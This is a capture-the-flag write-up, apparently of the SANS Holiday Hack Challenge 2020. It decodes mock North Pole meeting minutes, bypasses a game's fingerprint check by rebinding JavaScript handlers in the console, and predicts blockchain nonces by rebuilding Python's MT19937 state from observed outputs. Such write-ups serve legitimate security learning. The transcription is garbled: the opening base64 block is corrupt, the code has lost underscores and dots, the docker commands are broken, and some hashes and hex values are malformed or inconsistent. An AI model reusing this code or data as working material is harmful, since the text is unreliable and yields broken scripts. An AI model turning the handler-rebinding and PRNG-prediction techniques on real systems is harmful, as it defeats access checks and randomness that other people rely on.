IENh3RsZSwgbmV3IG92ZXJzXp1ZCbmxDJuYWN1IHrvIGJ1IGluc3RhbGx1ZCbbiSBIZWF0IE1pc2VyIEZ1cm5hY2UsIEluYy4gIE1
yLibILiBnA1N1c1BkZXNjcm1iZwQdGh1IHbSYW4gZm9yIGluc3RhbGxpmbcmV3IGZ1cm5hY2UgdG8gcmVwbGFjZSB0aGUg
ZmFsdGVyaW5nIG9uZSBpiBnC14gVG1tZeKAmXmgMAsMDAwIHnxIGZ01Gh3RsZS4gTXMuIEcuIEJyZWFkZG11IHvaw50ZQgb3V
0IHRoYXQdGh1IHb2b3Vc2VkIG1dyBdMxJuYWN1IG1dKwvmdAsMDAwIEJUVXMsIGEgZmlndXJ1IHNoZSBj25zaWR1
cnMg4oCcaW5jcmVkaWJseSBoaWdoIGZvc1BhIG1j1WxkaW5nIHRoYXQc216ZSwgbG1rZw5IHR3byBvcmR1cnMgb2YgbWFnbml0dWR
1IHrvbyBoaWdoLiAgV2h5LCBpdCBtaWdodCBidXJuIHRoZSBo3aG9sZSBo3J0aCBQb2x1IGRvd24h4oCdICBNci4gSC4gTW1z
ZX1gcmVwbG11ZCB3aXRoIGEgbGF12g3s1OKAnFRoYXTigJ1zIHRoZSBo3aG9sZSBo21udChigJ0g1FRoZSBo2FyZC2b3R1ZC1bmF
uaW1vdXNseSB0byByZWP1Y2QgdGh1IG1uaXRpYWWgchJvcG9zYWwsIHJ1Y29tBWWuZGlzYB0aGF0IE1yliBnA1N1c1BkZXZp
c2UgYSBt3J1IHJ1YWxpc3RpYyBhbmQgc2FmZSBwbGfuIGZvc1BnC14gVG1tZeKAmXmgY2FzdGx1IGh1YXRpbmcgc31zdGvtLgoKck1
vd1lvbiB0byBhZGpvdXJu1OKAkyBTbyBtB31ZCwgS3JhbXB1cy4gIFN1Y29uZCDigJmgQ2xhcm1jZs4gQWxsIGluIGzhdm9y
1OKAkyBheWUUIE5vbmUgb3Bwb3N1ZCwgYXW0aG91Z2ggQ2hahXjtYw4gRnJvc3QgbWFkZSBhbm90aGVyIG5vdGugb2YgaGlz1HN0cm9
uZyBkaXNhz3J1ZW11bnQgd210aCB0aGUgYXWcm92YWWgb2YgdGh1IEtyaW5nbGUgQ2FzdGx1IGV4cGFc21vb1BwbGFuLiAg
TWV1dGluZyBhZGpvdXJuZWQu

```

Now decode it locally so we can read the whole thing.

```

tony@kali:~/holidayhack2020$ cat NORTH.txt.b64 | base64 -d
NORTH POLE
LAND USE BOARD
MEETING MINUTES

January 20, 2020

Meeting Location: All gathered in North Pole Municipal Building, 1 Santa Claus Ln, North Pole

Chairman Frost calls meeting to order at 7:30 PM North Pole Standard Time.

Roll call of Board members please:
Chairman Jack Frost - Present
Vice Chairman Mother Nature - Present

Superman - Present
Clarice - Present
Yukon Cornelius - HERE!
Ginger Breaddie - Present
King Moonracer - Present
Mrs. Donner - Present
Tanta Kringle - Present
Charlie In-the-Box - Here
Krampus - Growl
Dolly - Present
Snow Miser - Heya!
Alabaster Snowball - Hello
Queen of the Winter Spirits - Present

ALSO PRESENT:
    Kris Kringle
    Pepper Minstix

```

Heat Miser
Father Time

Chairman Frost made the required announcement concerning the Open Public Meetings Act: Adequate notice of this meeting has been made -- displayed on the bulletin board next to the Pole, listed on the North Pole community website, and published in the North Pole Times newspaper -- for people who are interested in this meeting.

Review minutes for December 2020 meeting. Motion to accept - Mrs. Donner. Second - Superman. Minutes approved.

OLD BUSINESS: No Old Business.

RESOLUTIONS:

The board took up final discussions of the plans presented last year for the expansion of Santa's Castle to include new courtyard, additional floors, elevator, roughly tripling the size of the current castle. Architect Ms. Pepper reviewed the planned changes and engineering reports. Chairman Frost noted, "These changes will put a heavy toll on the infrastructure of the North Pole." Mr. Krampus replied, "The infrastructure has already been expanded to handle it quite easily." Chairman Frost then noted, "But the additional traffic will be a burden on local residents." Dolly explained traffic projections were all in alignment with existing roadways. Chairman Frost then exclaimed, "But with all the attention focused on Santa and his castle, how will people ever come to refer to the North Pole as 'The Frostiest Place on Earth?'" Mr. In-the-Box pointed out that new tourist-friendly taglines are always under consideration by the North Pole Chamber of Commerce, and are not a matter for this Board. Mrs. Nature made a motion to approve. Seconded by Mr. Cornelius. **Tanta Kringle recused herself from the vote given her adoption of Kris Kringle as a son early in his life.**

Approved:

Mother Nature
Superman
Clarice
Yukon Cornelius
Ginger Breaddie
King Moonracer
Mrs. Donner
Charlie In the Box
Krampus
Dolly
Snow Miser
Alabaster Snowball
Queen of the Winter Spirits

Opposed:

Jack Frost

Resolution carries. Construction approved.

NEW BUSINESS:

Father Time Castle, new oversized furnace to be installed by Heat Miser Furnace, Inc. Mr. H. Miser described the plan for installing new furnace to replace the faltering one in Mr. Time's 20,000 sq ft castle. Ms. G. Breaddie pointed out that the proposed new furnace is 900,000,000 BTUs, a figure she considers "incredibly high for a building that size, likely two orders of magnitude too high. Why, it might burn the whole North Pole down!" Mr. H. Miser replied with a laugh, "That's the whole point!" The board voted unanimously to reject the initial proposal, recommending that Mr. Miser devise a more realistic and safe plan for Mr. Time's castle heating system.

Motion to adjourn - So moved, Krampus. Second - Clarice. All in favor - aye. None opposed, although Chairman Frost made another note of his strong disagreement with the approval of the Kringle Castle expansion plan. Meeting adjourned.

Tanta Kringle recused herself from the vote.

✓ 9) ARP Shenanigans

Difficulty: ★★★★★

Go to the NetWars room on the roof and help Alabaster Snowball get access back to a host using ARP. Retrieve the document at `/NORTH_POLE_Land_Use_Board_Meeting_Minutes.txt`. Who recused herself from the vote described on the document?


Time for the next objective.

✓ 10) Defeat Fingerprint Sensor


Difficulty: ★★★★★

Bypass the Santavator fingerprint sensor. Enter Santa's office without Santa's fingerprint.

Head for the Santavator.



Hit the button for Santa's Office. This exposes the fingerprint reader.



Since I'm in Santa's body, his fingerprint works when clicked. I'm now in Santa's office.



His office is decorated with globes and maps, and there is framed photo of the crowd at Kringlecon 2.

But we used the fingerprint sensor, which worked because we are in Santa's body. Let's go back to the Santavator and try to bypass it in our normal human form. First, return in our normal form.



Examine the javascript within the iframe containing the Santavator buttons.

```

    // Source code for 'christmasmagic.js' (partial)
    // ...
    // Function to handle button clicks
    function handleBtn() {
        // Logic for button handling
        // ...
    }

    // Function to handle button 4 (Santa's Office)
    function handleBtn4() {
        // Logic for button 4 handling
        // ...
    }

    // Variable declarations
    const btn1 = document.querySelector('button[data-floor="1"]');
    const btn2 = document.querySelector('button[data-floor="1.5"]');
    const btn3 = document.querySelector('button[data-floor="2"]');
    const btn4 = document.querySelector('button[data-floor="2.5"]');
    const btn5 = document.querySelector('button[data-floor="3"]');
    const decoration = {
        'elevator1': btn1,
        'elevator2': btn2,
        'elevator3': btn3,
        'elevator4': btn4,
        'elevator5': btn5,
        'santamode1-elevator1': btn1,
        'santamode2-elevator1': btn2,
        'santamode3-elevator1': btn3,
        'santamode4-elevator1': btn4,
        'santamode5-elevator1': btn5,
        'santamode1-elevator2': btn1,
        'santamode2-elevator2': btn2,
        'santamode3-elevator2': btn3,
        'santamode4-elevator2': btn4,
        'santamode5-elevator2': btn5,
        'santamode1-elevator3': btn1,
        'santamode2-elevator3': btn2,
        'santamode3-elevator3': btn3,
        'santamode4-elevator3': btn4,
        'santamode5-elevator3': btn5,
        'santamode1-elevator4': btn1,
        'santamode2-elevator4': btn2,
        'santamode3-elevator4': btn3,
        'santamode4-elevator4': btn4,
        'santamode5-elevator4': btn5,
        'santamode1-elevator5': btn1,
        'santamode2-elevator5': btn2,
        'santamode3-elevator5': btn3,
        'santamode4-elevator5': btn4,
        'santamode5-elevator5': btn5
    };
    // ...
    // Other code for the elevator interface
    // ...

```

Looking at the javascript, we see that the button for Santa's Office (btn4) is handled differently.

```

const btn1 = document.querySelector('button[data-floor="1"]');
const btn2 = document.querySelector('button[data-floor="1.5"]');
const btn3 = document.querySelector('button[data-floor="2"]');
const btn4 = document.querySelector('button[data-floor="3"]');
const btnr = document.querySelector('button[data-floor="r"]');

btn1.addEventListener('click', handleBtn);
btn2.addEventListener('click', handleBtn);
btn3.addEventListener('click', handleBtn);
btn4.addEventListener('click', handleBtn4);
btnr.addEventListener('click', handleBtn);

```

The unique click handler for Btn4 opens the door for the scanner.

```

const handleBtn4 = () => {
  const cover = document.querySelector('.print-cover');
  cover.classList.add('open');

```

It then adds a click-handler for the scanner. Let's try to replace the handler for Btn4 with a "normal" event handler. In the elevator iframe console, try this:

```

btn4.removeEventListener('click', handleBtn4);
btn4.addEventListener('click', handleBtn);

```

Then click the button.

```

> btn4.removeEventListener('click', handleBtn4);
< undefined
> btn4.addEventListener('click', handleBtn);
< undefined
  > XHR finished loading: POST "https://elevator.kringlecastle.com/".
  data from challenge->
                                                 jquery.min.js:2
                                                 chunk.modalchallenge.a0f50ec7.js:1
                                                 chunk.modalchallenge.a0f50ec7.js:1

```

(index)	Value
type	"challengeResult"
resourceId	"4b226664-58ee-47bc-8e2d-019189c4e566"
hash	"d689d8fc4ed0295bebfd8ba93aeef3fde948e184ce7691fdfe9e00a03e3d1ef3"
action	"goToFloor-3"

```

> Object
action: goToFloor-3
dispatching:
  > {type: "COMPLETE_CHALLENGE", resourceId: "4b226664-58ee-47bc-8e2d-019189c4e566", hash: "d689d8fc4ed0295bebfd8ba93aeef3fde948e184ce7691fdfe9e00a03e3d1ef3"
  3, action: "goToFloor-3"}
                                                 chunk.modalchallenge.a0f50ec7.js:1
                                                 chunk.modalchallenge.a0f50ec7.js:1

```

That worked. Now I'm in Santa's office in my non-Santa form.



In response, Tinsel Upatree says:

 **Tinsel Upatree** 2:48PM
GOSHGOLLY
How did you get *in* here??
I mean, hey, I'm impressed you made it in here, but you've got to leave!
Breaking into Santa's office might mean immediate membership on the wrong side of the Naughty/Nice List.

 **10) Defeat Fingerprint Sensor**
Difficulty: 
Bypass the Santavator fingerprint sensor. Enter Santa's office without Santa's fingerprint.

Time to proceed with the next objective.

 **11a) Naughty/Nice List with Blockchain Investigation Part 1**
Difficulty: 
Even though the chunk of the blockchain that you have ends with block 129996, can you predict the nonce for block 130000? Talk to Tangle Coalbox in the Speaker UNpreparedness Room for tips on prediction and Tinsel Upatree for more tips and tools. (Enter just the 16-character hex value of the nonce)

Let's return to our Santa body, come back, then talk to Tinsel Upatree.

Tinsel Upatree 1:31PM
Howdy Santa! Just guarding the Naughty/Nice list on your desk.
Santa, I don't know if you've heard, but something is very, very wrong...
We tabulated the latest score of the Naughty/Nice Blockchain.
Jack Frost is the nicest being in the world! Jack Frost!?!
As you know, we only really start checking the Naughty/Nice totals as we get closer to the holidays.
Out of nowhere, Jack Frost has this crazy score... positive 4,294,935,958 nice points!
No one has EVER gotten a score that high! No one knows how it happened.
Most of us recall Jack having a NEGATIVE score only a few days ago...
Worse still, his huge positive score seems to have happened way back in March.
Our first thought was that he somehow changed the blockchain - but, as you know, that isn't possible.
We ran a validation of the blockchain and it all checks out.
Even the smallest change to any block should make it invalid.
Blockchains are huge, so we cut a one minute chunk from when Jack's big score registered back in March.
You can get a slice of the Naughty/Nice blockchain on your desk.
You can get some [tools to help you here](#).
Tangle Coalbox, in the Speaker UNPreparedness room, has been talking with attendees about the issue.



It looks like there is a list on the desk.



Let's click it to obtain a blockchain.dat file.

```
tony@kali:~/holidayhack2020$ ls -l blockchain.dat
-rw-r--r-- 1 tony tony 2268990 Dec 31 13:34 blockchain.dat
tony@kali:~/holidayhack2020$ file blockchain.dat
blockchain.dat: data
tony@kali:~/holidayhack2020$ xxd blockchain.dat | head -5
00000000: 3030 3030 3030 3030 3030 3031 6635 6331 000000000001f5c1
00000010: 6533 6531 3264 6535 6564 6662 3531 6532 e3e12de5edfb51e2
00000020: 3038 3033 3530 3861 6461 3061 3565 6266 0803508ada0a5ebf
00000030: 6165 6362 6637 3737 3631 3664 3966 6134 aecbf777616d9fa4
00000040: 3130 3030 3030 3064 6331 3035 3030 3030 1000000dc1050000
tony@kali:~/holidayhack2020$
```

Let's prepare for the challenge by downloading our tools from
<https://download.holidayhackchallenge.com/2020/OfficialNaughtyNiceBlockchainEducationPack.zip>

After inspecting the zip file, it looks like we'll be using Docker. Time to move over to my Windows machine where I have Docker installed. Continue prepping by watching the talk on the Naughty/Nice Blockchain.



Now that we're trained, build and launch the Docker container.

```
COMMANDO Thu 12/31/2020 16:19:24.81
C:\Users\tonyk\Documents\holidayhack2020\OfficialNaughtyNiceBlockchainEducationPack>docker build
C:\Users\tonyk\Documents\holidayhack2020\OfficialNaughtyNiceBlockchainEducationPack>docker -t
naughty-nice-blockchain

COMMANDO Thu 12/31/2020 16:21:53.46
C:\Users\tonyk\Documents\holidayhack2020\OfficialNaughtyNiceBlockchainEducationPack>docker run --
rm -v
C:\Users\tonyk\Documents\holidayhack2020\OfficialNaughtyNiceBlockchainEducationPack:/usr/src/app
-ti naughty-nice-blockchain
root@8d6844da7a0f:/usr/src/app# id
uid=0(root) gid=0(root) groups=0(root)
root@8d6844da7a0f:/usr/src/app# ls
Dockerfile docker docker.sh naughty_nice.py official_public.pem private.pem
root@8d6844da7a0f:/usr/src/app#
```

Confirm that the blockchain app "naughty_nice.py" works with our blockchain file.

```
root@8d6844da7a0f:/usr/src/app# ./naughty*.py
Chain Index: 3
    Nonce: 3465d12bc3b13256
    PID: 000000000000007b
    RID: 000000000000001c8
Document Count: 1
    Score: 00000064 (100)
    Sign: 1 (Nice)
Data item: 1
    Data Type: 01 (plaintext)
    Data Length: 0000002f
    Data:
b'5468697320697320626c6f636b2032206f6620746865206e6175676874792f6e69636520626c6f636b636861696e2e'
    Date: 01/01
    Time: 15:57:27
    PreviousHash: bae9a78a6d98a1803e332684f4034a6a
Data Hash to Sign: 29dbafbe058b62abc126b13fb89bf5fe
    Signature:
b'c7mgDrHkDhh/4gEv2+qb6yGWvkveYkW5oVgHJW42pp2dqOZG0UM/tQCSzE5yUiA3wnt/SLoqfp4m6F6HDl5fgA2IDjkP5jN
TwiANLbKVvjOfC5V2QctPOe2xHN+2z/9KKIOjR/bIvKVP1vHSUfwDds3I027/oAJ2GBiczPEdcpsT6QX+PjdIkhdNY+QiSS3
```

```
L5PU2M6YfV8n70rD+AoYLkN0CvgAfWCthOW21AsR6vGFQENG4r/TumLRSffp7FsMdPezRu3JHEGDL/+C8Cc02EZew11j1LjMX
RiIMtUhBVGJHjj7s6jfLkMTsnAZWsU6Vpfoz5qEYvnpAN/DsJlwkQ=='
```

```
C1: Block chain verify: True
root@8d6844da7a0f:/usr/src/app#
```

Let's write a small utility to dump the index and nonces of each block in the blockchain. Start with the `naughty_nice.py` script, and replace the main class with this:

```
if name == ' main ':
    with open('official_public.pem', 'rb') as fh:
        official_public_key = RSA.importKey(fh.read())
    c2 = Chain(load=True, filename='blockchain.dat')

    try: # catch errors, such as stdout closing
        for block in c2.blocks:
            print(block.index, f'{block.nonce:016x}') # print the nonce as a 64-bit hex value
    except:
        exit()
```

Now use it to see the start and end of the blockchain.

```
root@8d6844da7a0f:/usr/src/app# ./print-nonces.py | head -5
128449 e3e12de5edfb51e2
128450 2176088150fdfd1d
128451 0a2dada92f154da4
128452 d391517e345e0ffe
128453 8836422291566d65
root@8d6844da7a0f:/usr/src/app# ./print-nonces.py | tail -5
129992 aa89fa5745f9bela
129993 c2bf619259071b37
129994 8ac46dccf43cc129
129995 68df67a8ba06243b
129996 eb806dad1ad54826
root@8d6844da7a0f:/usr/src/app# ./print-nonces.py | wc -l
1548
root@8d6844da7a0f:/usr/src/app#
```

There are 1548 blocks in this blockchain, which is clearly extracted from some other larger blockchain.

Now let's look at something we noticed with how the nonce is generated. Looking at the code, we see this in the block class constructor:

```
if self.index == 0:
    self.nonce = 0 # genesis block
else:
    self.nonce = random.randrange(0xFFFFFFFFFFFFFF)
```

So the initial block starts with a zero, then each subsequent block gets a 64-bit nonce from the python prng. We remember from our earlier prng challenge that you could predict the next random number if you had the previous 624 random numbers. But the code for that assumed a 32-bit implementation of random numbers where we used `random.randrange(0xFFFFFFFF)`.

So this could be a problem if we tried to use our previous code, as the nonces in the blockchain are twice as long and therefore don't directly match up. But let's look further and see this interesting observation.

Start by looking at the first 3 random numbers produced by our 64-bit implementation:

```
root@8d6844da7a0f:/usr/src/app# python
Python 3.9.1 (default, Dec 18 2020, 05:16:04)
[GCC 8.3.0] on linux
```

```
Type "help", "copyright", "credits" or "license" for more information.
>>> import random
>>> random.seed(0)
>>> f'{random.randrange(0xFFFFFFFFFFFFFF):016x}'
'629f6fbed82c07cd'
>>> f'{random.randrange(0xFFFFFFFFFFFFFF):016x}'
'e3e70682c2094cac'
>>> f'{random.randrange(0xFFFFFFFFFFFFFF):016x}'
'0a5d2f346baa9455'
>>>
```

Now let's generate the first 6 random numbers, specifying a 32-bit range:

```
root@8d6844da7a0f:/usr/src/app# python
Python 3.9.1 (default, Dec 18 2020, 05:16:04)
[GCC 8.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import random
>>> random.seed(0)
>>> f'{random.randrange(0xFFFFFFFF):08x}'
'd82c07cd'
>>> f'{random.randrange(0xFFFFFFFF):08x}'
'629f6fbe'
>>> f'{random.randrange(0xFFFFFFFF):08x}'
'c2094cac'
>>> f'{random.randrange(0xFFFFFFFF):08x}'
'e3e70682'
>>> f'{random.randrange(0xFFFFFFFF):08x}'
'6baa9455'
>>> f'{random.randrange(0xFFFFFFFF):08x}'
'0a5d2f34'
>>>
```

From inspection, we can see that given a 64-bit random number BBBB BBBB AAAAAAAA, the equivalent two 32-bit random numbers would have been AAAAAAAA followed by BBBB BBBB.

In other words, the 64-bit random numbers are simply two 32-bit numbers concatenated together. We can use our 32-bit predictor code if we feed it with nonces split into 32-bit numbers

Let's write a small python utility to generate 32-bit numbers from our 64-bit nonces.

```
root@8d6844da7a0f:/usr/src/app# cat split-nonce.py
#!/usr/local/bin/python

import sys

for line in sys.stdin:
    # print the least significant half first
    print(line[8:16])
    print(line[0:8])
```

Test it against the first three blocks.

```
root@8d6844da7a0f:/usr/src/app# ./print-nonces.py | head -3
128449 e3e12de5edfb51e2
128450 2176088150fdfd1d
128451 0a2dada92f154da4
root@8d6844da7a0f:/usr/src/app# ./print-nonces.py | head -3 | awk '{print $2;}' | ./split-
nonce.py
edfb51e2
e3e12de5
50fdfd1d
21760881
2f154da4
0a2dada9
```

```
root@8d6844da7a0f:/usr/src/app#
```

Now create and test a small helper utility to convert the hex numbers into integers suitable for feeding into our predictor script.

```
root@8d6844da7a0f:/usr/src/app# cat hex-to-int.py
#!/usr/local/bin/python

import sys

for line in sys.stdin:
    print(int(line, base=16))

root@8d6844da7a0f:/usr/src/app# echo 'FFFFFFFF' | ./hex-to-int.py
4294967295
root@8d6844da7a0f:/usr/src/app#
root@8d6844da7a0f:/usr/src/app# ./print-nonces.py | head -3 | awk '{print $2;}' | ./split-
nonce.py | ./hex-to-int.py
3992670690
3823185381
1358822685
561383553
789925284
170765737
root@8d6844da7a0f:/usr/src/app#
```

Tweak our prng number predictor to print hex values instead of integer values. Here is the main class:

```
if name == " main ":
    # create our own version of an MT19937 PRNG.
    myprng = mt19937(0)

    print("reading integers from pipe...")

    i = 0

    for line in sys.stdin:
        myprng.MT[i] = untemper(int(line))
        i += 1

    print(i, " numbers read from input pipe...")
    print("Here are the next ", sys.argv[1], " numbers")

    for i in range(int(sys.argv[1])):
        print(f"{myprng.extract_number():08x}")
```


Remember that we need 624 numbers to be able to start predicting. Let's grab the last 314 block nonces, grab the first 312 from that group, then feed those into our predictor. Then we'll compare the output of the predictor with the last two nonces to make sure this works.

```
root@8d6844da7a0f:/usr/src/app# ./print-nonces.py | tail -314 | head -312 | awk '{print $2;}' |
| ./split-nonce.py | ./hex-to-int.py | ./my-mt19937.py 4
reading integers from pipe...
624 numbers read from input pipe...
Here are the next 4 numbers
ba06243b
68df67a8
1ad54826
eb806dad
root@8d6844da7a0f:/usr/src/app# ./print-nonces.py | tail -2
129995 68df67a8ba06243b
129996 eb806dad1ad54826
root@8d6844da7a0f:/usr/src/app#
```

Yes! They match up. Now we need to predict the nonce for block 130000. This means we need to generate enough numbers for four nonces (129997 to 130000). This means 8 integers. Run it again and grab the last two for our final nonce.

```
root@8d6844da7a0f:/usr/src/app# ./print-nonces.py | tail -312 | awk '{print $2;}' | ./split-nonce.py | ./hex-to-int.py | ./my-mt19937.py 8 | tail -2
f32f729d
57066318
root@8d6844da7a0f:/usr/src/app#
```

From the output, the nonce for block 130000 should be **57066318f32f729d**.



Time to move on to the final challenge.



Let's start with trying to understand the hashes. There are two hashes computed. A standard hash is computed across just the block data object, and a full hash is computed across the block data object + the standard hash + the signature (the full hash is the signed standard hash). The standard hash is stored in the block.hash field. The full hash of the previous block is stored in the current block.previous_hash.

The following code essentially represents this:

```
hash_obj = MD5.new()
hash_obj.update(block.block_data())
block.hash = hash_objhexdigest()

hash_obj = MD5.new()
hash_obj.update(block.block_data_signed())
prevhash = hash_objhexdigest() # load this into the next block.previous_hash
```

Let's create a utility that recomputes the full MD5 hashes, and let's also add SHA256 full hashes.

```
root@8d6844da7a0f:/usr/src/app# tail -20 ./print-hashes.py

if __name__ == '__main__':
    with open('official_public.pem', 'rb') as fh:
        official_public_key = RSA.importKey(fh.read())
    c2 = Chain(load=True, filename='blockchain.dat')

    blocknum = 0

    for block in c2.blocks:
        hashMD5 = MD5.new()
        hashMD5.update(block.block_data_signed())
        hashSHA256 = SHA256.new()
        hashSHA256.update(block.block_data_signed())
        try: # quit if we lose stdout
            print ("blocknum:" + str(blocknum), "prevMD5:" + block.previous_hash, "computedMD5:"
+ hashMD5.hexdigest(), "SHA256:" + hashSHA256.hexdigest())
        except:
            exit()
        blocknum += 1
```

Test it. We should see our "computedMD5" hash appear in the following block's "prevMD5" data.

```
root@8d6844da7a0f:/usr/src/app# ./print-hashes.py | head -4
blocknum:0 prevMD5:c56e2a6eb785e7132c8003ab5aa88d computedMD5:e690a8de8c197cb69e2d74e698b41785 SHA256:331d71ff14667db5f69e6fb9d9b75133e04a1fe8499e7d1e4a1009ec42c4
blocknum:1 prevMD5:e690a8de8c197cb69e2d74e698b41785 computedMD5:e801b3f3dd53ede5161f0c24b41a5f79 SHA256:735d2ab0c15f52059d3047fe43b59872ce25ba76cdaf182a845ce925729930da
blocknum:2 prevMD5:e690a8de8c197cb69e2d74e698b41785 computedMD5:67d84b332eba0fa3a579bae94b1ca1d SHA256:5b03142e5d605b2ee2798e2c88b9365abcae40ffd5b34ba15828db9ee464f2d
blocknum:3 prevMD5:67d84b332eba0fa3a579bae94b1ca1d computedMD5:2978ab1d20d4897e1ee5ff8ee7ded0a4 SHA256:2592e742aa0c5f8550e410c287fce979b737dd01e3733ae06608126eae2fcfc2f
root@8d6844da7a0f:/usr/src/app#
```

Now let's see if we can find Jack's altered block by looking at the SHA256 hashes.

```
root@8d6844da7a0f:/usr/src/app# ./print-hashes.py | grep -E '58a3b.*a90f'
blocknum:1010 prevMD5:4a91947439046c2dbaa96db38e924665
computedMD5:b10b4a6bd373b61f32f4fd3a0cdfbf84
SHA256:58a3b9335a6ceb0234c12d35a0564c4ef0e90152d0eb2ce2082383b38028a90f
root@8d6844da7a0f:/usr/src/app#
```

Jack's altered block is block number 1010 (zero-based) in our list. Let's look at it.

```
root@8d6844da7a0f:/usr/src/app# ./print-block.py 1010
Chain Index: 129459
    Nonce: a9447e5771c704f4
    PID: 0000000000012fd1
    RID: 0000000000000020f
    Document Count: 2
        Score: ffffffff (4294967295)
        Sign: 1 (Nice)
    Data item: 1
        Data Type: ff (Binary blob)
        Data Length: 0000006c
        Data:
b'ea465340303a6079d3df2762be68467c27f046d3a7ff4e92dfe1def7407f2a7b73e1b759b8b919451e37518d22d9872
96fc0f188dd60388bf20350f2a91c29d0348614dc0bceef2bcadd4cc3f251ba8f9fbaf171a06df1e1fd8649396ab86f9
d5118cc8d8204b4ffe8d8f09'
    Data item: 2
        Data Type: 05 (PDF)
        Data Length: 00009f57
        Data:
b'255044462d312e330a2525c1cecc7c5210a0a312030206f626a0a3c3c2f547970652f436174616c6f672f5f476f5f417
761792f53616e74612f5061676573203220302052202020202030f9d9bf578e3caae50d788fe760f31d64afaaleaf2
a13d63753e1aa5bf80624fc346bffd667caf7499591c40201edab03b9ef95991c5b499f86dc8539859099ad54b01e733fe
5a7a489b93295ff5468034d497938e8f9b8cb3ac3cf50f01b325b9b17747595422b7378f02502e1a9b0ac8528017a9e0a
3e3e0a656e646f626a0a0a322030206f626a0a3c3c2f547970652f50616765732f436f756e7420312f4b6
<snip>
```

```

3b32be004a7c7ab43611b3d7f6976c141ff99f896c48b556bcf8dc3c50d56562319d5eb426b4864213f26da893d6d43ec
3e39517715f02e3941630b4d0c3c6baf4c880193ec8d21c07d86032d97df517106022db0c21c33c03402019a43'
  Date: 03/24
  Time: 13:21:41
  PreviousHash: 4a91947439046c2dbaa96db38e924665
  Data Hash to Sign: 347979fece8d403e06f89f8633b5231a
  Signature:
b'MJIxJy2iFXJRCN1EwDsqO9NzE2Dq1qlvZuFF11jmQ03+erFpqggS1xhfAwlfmI2MqZWXA9RDTVw3+aWPq2S0CKuKvXkDOr
X92cPUz5wEMYNfuxrpOFhrK2sks0yeQWPshFEV4c16jtkZ//OwdIznTuVgfuA8UDCnqCpzSV9Uu8ugZpAlUY43Y40ecJPFoI/
xi+V4xM0+9vjY0EmQijOj5k89/AbMAD2R3UbFNmmR61w7cVlrDhx3XwTdY2RCc3ovnUYmhgPNnduKIUA/zKbuu95FFi5M2r6
c5Mt6F+c9EdLza24x2J413YbmagR/AEBaF9EBMDZ1o5cMTMCTHfw=='

root@8d6844da7a0f:/usr/src/app#

```

